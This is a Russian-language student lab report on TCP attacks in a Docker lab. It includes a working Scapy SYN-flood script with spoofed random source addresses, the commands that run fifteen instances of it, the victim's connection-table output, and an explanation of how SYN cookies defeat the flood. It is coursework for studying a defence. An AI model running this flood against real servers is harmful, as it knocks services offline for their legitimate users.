Домашняя работа № 2 по предмету: «Безопасность вычислительных сетей»


Описание лабораторной работы

Цель лабораторной работы — получить непосредственный опыт работы с уязвимостями, а также с атаками на эти уязвимости.

В этой лабораторной работе вы проведете несколько атак на TCP:

1. TCP SYN flood attack, and SYN cookies;
2. TCP reset attack;
3. TCP session hijacking attack.

В лабораторной работе четыре контейнера: три машины легитимных пользователей и одна машина атакующего.



Задача 1 «TCP SYN flood attack».

Код отправляет поддельные пакеты TCP SYN со случайно сгенерированным исходным IP-адресом, исходным портом и порядковым номером. Подождите хотя бы одну минуту, а затем попытайтесь подключиться к жертве с помощью Telnet. Получится ли у вас добиться успеха? Подключиться можно через хост машины Victim (все дальнейшие проверки следует проводить через нее).

Python-скрипт для атаки:

pentest > 01-network > 01-tcpip > 02-tcp > volume > opt1.py > ...

```python
#!/usr/bin/python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.3.0.4")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, iface = 'eth0', verbose = 0)
```

Задача 1.1

`net.ipv4.tcp_syncookies=0` - SYN Cookies на жертве (Victim) отключены.

Выполнение задачи:

1. Запустим скрипт на `seed-attacker` и посмотрим наличие подключений на `Victim`.


Листинг `seed-attacker`:

```
┌──(marker㉿kali)-[~]
└─$ docker exec -it seed-attacker ./volume/opt1.py
```

Листинг `Victim`:

```
┌──(marker㉿kali)-[~]
└─$ docker exec -it Victim ss -t4a
State         Recv-Q        Send-Q               Local Address:Port                 Peer Address:Port         Process
LISTEN        0             128                        0.0.0.0:telnet                    0.0.0.0:*
LISTEN        0             4096                   127.0.0.11:37157                      0.0.0.0:*
SYN-RECV      0             0                        10.3.0.4:telnet              22.111.171.77:5255
SYN-RECV      0             0                        10.3.0.4:telnet             125.238.158.144:51971
SYN-RECV      0             0                        10.3.0.4:telnet               112.117.7.100:38243
SYN-RECV      0             0                        10.3.0.4:telnet                50.128.88.67:3887
SYN-RECV      0             0                        10.3.0.4:telnet              217.54.186.110:28117
SYN-RECV      0             0                        10.3.0.4:telnet               88.34.204.211:45292
SYN-RECV      0             0                        10.3.0.4:telnet               24.163.35.195:43060
SYN-RECV      0             0                        10.3.0.4:telnet             142.241.140.217:8240
SYN-RECV      0             0                        10.3.0.4:telnet              218.221.18.161:20032
SYN-RECV      0             0                        10.3.0.4:telnet             153.190.179.176:14935
SYN-RECV      0             0                        10.3.0.4:telnet               100.105.74.83:5303
SYN-RECV      0             0                        10.3.0.4:telnet              112.132.17.112:40967
SYN-RECV      0             0                        10.3.0.4:telnet               98.213.208.21:37368
SYN-RECV      0             0                        10.3.0.4:telnet             203.169.176.252:21827
SYN-RECV      0             0                        10.3.0.4:telnet             122.169.170.112:12773
SYN-RECV      0             0                        10.3.0.4:telnet              126.195.232.21:4965
SYN-RECV      0             0                        10.3.0.4:telnet               212.73.81.248:40530
SYN-RECV      0             0                        10.3.0.4:telnet                 76.33.49.62:62817
SYN-RECV      0             0                        10.3.0.4:telnet              157.153.77.118:44908
SYN-RECV      0             0                        10.3.0.4:telnet              100.203.57.255:17838
SYN-RECV      0             0                        10.3.0.4:telnet               219.55.59.211:13705
SYN-RECV      0             0                        10.3.0.4:telnet              105.174.133.95:53939
SYN-RECV      0             0                        10.3.0.4:telnet               202.65.145.132:6280
SYN-RECV      0             0                        10.3.0.4:telnet             254.154.157.189:7672
SYN-RECV      0             0                        10.3.0.4:telnet               153.128.84.65:16048
```


2. Проверим возможность подключения к `Victim` с `HostB`



В данном случае, мы видим успешный вывод приглашения. Можно предположить, что атака не удалась, но зная, что возможности очереди машины зависят от её характеристик, не будет лишним попробовать запустить сразу несколько экземпляров скрипта на `seed-attacker` добавив операнд `&` к команде запуска:

```
root@7552dc4712a7:/# ./volume/opt1.py &
```

3. Запустим 15 экземпляров скрипта одновременно и проверим возможность подключения:



4. Подключение выполняется, но с большими задержками (от 10 до 30 секунд), что является показателем успешной атаки. Атаку можно считать успешной.

Итог задачи 1.1

Атака при `net.ipv4.tcp_syncookies=0` производится **успешно**!

Задача 1.2

`net.ipv4.tcp_syncookies=1` - SYN Cookies на жертве (Victim) включены.


Время провести попытку с включенным механизмом syncookies. Для этого пересоздадим контейнеры установив значение строки `net.ipv4.tcp_syncookies=1` в docker-compose.yaml

```
┌──(marker㉿kali)-[~/…/pentest/01-network/01-tcpip/02-tcp]
└─$ docker-compose down && docker-compose up -d
Stopping seed-attacker ... done
Stopping Victim        ... done
Stopping HostA         ... done
Stopping HostB         ... done
Removing seed-attacker ... done
Removing Victim        ... done
Removing HostA         ... done
Removing HostB         ... done
Removing network net-1
Creating network "net-1" with the default driver
Creating HostA         ... done
Creating Victim        ... done
Creating seed-attacker ... done
Creating HostB         ... done
```

Выполнение задачи

1. Перезапустим скрипты, воспроизводящие атаку и проверим наличие подключений на `Victim`.

seeder-attacker:


(marker㉿kali)-[~]
$ docker exec -it seed-attacker /bin/bash
root@95a9c8f76aa3:/# /volume/opt1.py &
[1] 30
root@95a9c8f76aa3:/# /volume/opt1.py &
[2] 34
root@95a9c8f76aa3:/# /volume/opt1.py &
[3] 38
root@95a9c8f76aa3:/# /volume/opt1.py &
[4] 42
root@95a9c8f76aa3:/# /volume/opt1.py &
[5] 46
root@95a9c8f76aa3:/# /volume/opt1.py &
[6] 50
root@95a9c8f76aa3:/# /volume/opt1.py &
[7] 54
root@95a9c8f76aa3:/# /volume/opt1.py &
[8] 58
root@95a9c8f76aa3:/# /volume/opt1.py &
[9] 62
root@95a9c8f76aa3:/# /volume/opt1.py &
[10] 66
root@95a9c8f76aa3:/# /volume/opt1.py &
[11] 70
root@95a9c8f76aa3:/# /volume/opt1.py &
[12] 74
root@95a9c8f76aa3:/# /volume/opt1.py &
[13] 78
root@95a9c8f76aa3:/# /volume/opt1.py &
[14] 82
root@95a9c8f76aa3:/# /volume/opt1.py &
[15] 86
root@95a9c8f76aa3:/#

Victim:

```
┌──(marker㉿kali)-[~]
└─$ dockdocker exec -it Victim ss -t4a
State               Recv-Q              Send-Q                           Local Address:Port                            Peer Address:Port              Process
LISTEN              0                   128                                    0.0.0.0:telnet                               0.0.0.0:*
LISTEN              0                   4096                                 127.0.0.11:33791                               0.0.0.0:*
SYN-RECV            0                   0                                     10.3.0.4:telnet                      49.194.47.168:61193
SYN-RECV            0                   0                                     10.3.0.4:telnet                     246.184.255.152:24151
SYN-RECV            0                   0                                     10.3.0.4:telnet                      153.44.169.242:24650
SYN-RECV            0                   0                                     10.3.0.4:telnet                      55.123.224.149:34174
SYN-RECV            0                   0                                     10.3.0.4:telnet                     196.67.140.155:58390
SYN-RECV            0                   0                                     10.3.0.4:telnet                       170.18.89.8:31973
SYN-RECV            0                   0                                     10.3.0.4:telnet                      106.21.97.111:19221
SYN-RECV            0                   0                                     10.3.0.4:telnet                     206.76.206.131:17053
SYN-RECV            0                   0                                     10.3.0.4:telnet                        79.12.243.6:20725
SYN-RECV            0                   0                                     10.3.0.4:telnet                      185.17.77.50:3657
SYN-RECV            0                   0                                     10.3.0.4:telnet                     79.233.159.63:55246
SYN-RECV            0                   0                                     10.3.0.4:telnet                       6.156.206.8:27947
SYN-RECV            0                   0                                     10.3.0.4:telnet                     242.249.36.119:27055
SYN-RECV            0                   0                                     10.3.0.4:telnet                     252.179.139.22:35990
SYN-RECV            0                   0                                     10.3.0.4:telnet                      9.183.197.75:61769
SYN-RECV            0                   0                                     10.3.0.4:telnet                     92.118.228.153:1537
SYN-RECV            0                   0                                     10.3.0.4:telnet                      37.236.134.0:13474
SYN-RECV            0                   0                                     10.3.0.4:telnet                     152.249.31.25:54931
SYN-RECV            0                   0                                     10.3.0.4:telnet                    152.102.178.157:21133
SYN-RECV            0                   0                                     10.3.0.4:telnet                      78.91.120.194:16801
SYN-RECV            0                   0                                     10.3.0.4:telnet                      25.40.150.135:25232
SYN-RECV            0                   0                                     10.3.0.4:telnet                      167.20.31.85:48106
SYN-RECV            0                   0                                     10.3.0.4:telnet                     251.188.65.42:29384
SYN-RECV            0                   0                                     10.3.0.4:telnet                      178.29.52.86:45420
SYN-RECV            0                   0                                     10.3.0.4:telnet                     101.218.76.104:9710
SYN-RECV            0                   0                                     10.3.0.4:telnet                    100.204.159.172:59574
SYN-RECV            0                   0                                     10.3.0.4:telnet                      39.200.112.18:18043
SYN-RECV            0                   0                                     10.3.0.4:telnet                      9.234.186.229:59796
SYN-RECV            0                   0                                     10.3.0.4:telnet                       44.8.144.81:53408
```

2. Подключения на месте. Проверим возможность подключения по Telnet.

```
┌──(marker㉿kali)-[~]
└─$ docker exec -it HostB telnet Victim
Trying 10.3.0.4...
Connected to Victim.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0bf7169753dd login:
```

Проведя несколько попыток подключения и мгновенно увидев баннер Telnet можем сделать вывод, что в этот раз атака не удалась.

Итог задачи 1.1

Атака при `net.ipv4.tcp_syncookies=1` производится **неудачно**.

Итог задачи 1.

Механизм TCP SYN cookies позволяет серверу генерировать специальные сокращенные версии TCP-заголовков (cookies) в ответ на входящие запросы SYN, сохраняя минимум информации о соединении. Когда сервер получает подтверждение от клиента (ACK-пакет), он может восстановить полную информацию о соединении из сокращенной версии TCP-заголовка, инициированной в SYN-пакете.


Этот механизм позволяет серверу обрабатывать и отвечать на большое количество входящих соединений даже в условиях атаки SYN flood, так как он не хранит информацию о незавершенных соединениях в памяти, а использует специальные cookie для отслеживания состояния соединения.

TCP SYN cookies - это один из методов защиты от атак на уровне TCP, который повышает устойчивость серверов к подобным атакам и обеспечивает непрерывность работы сетевых служб.

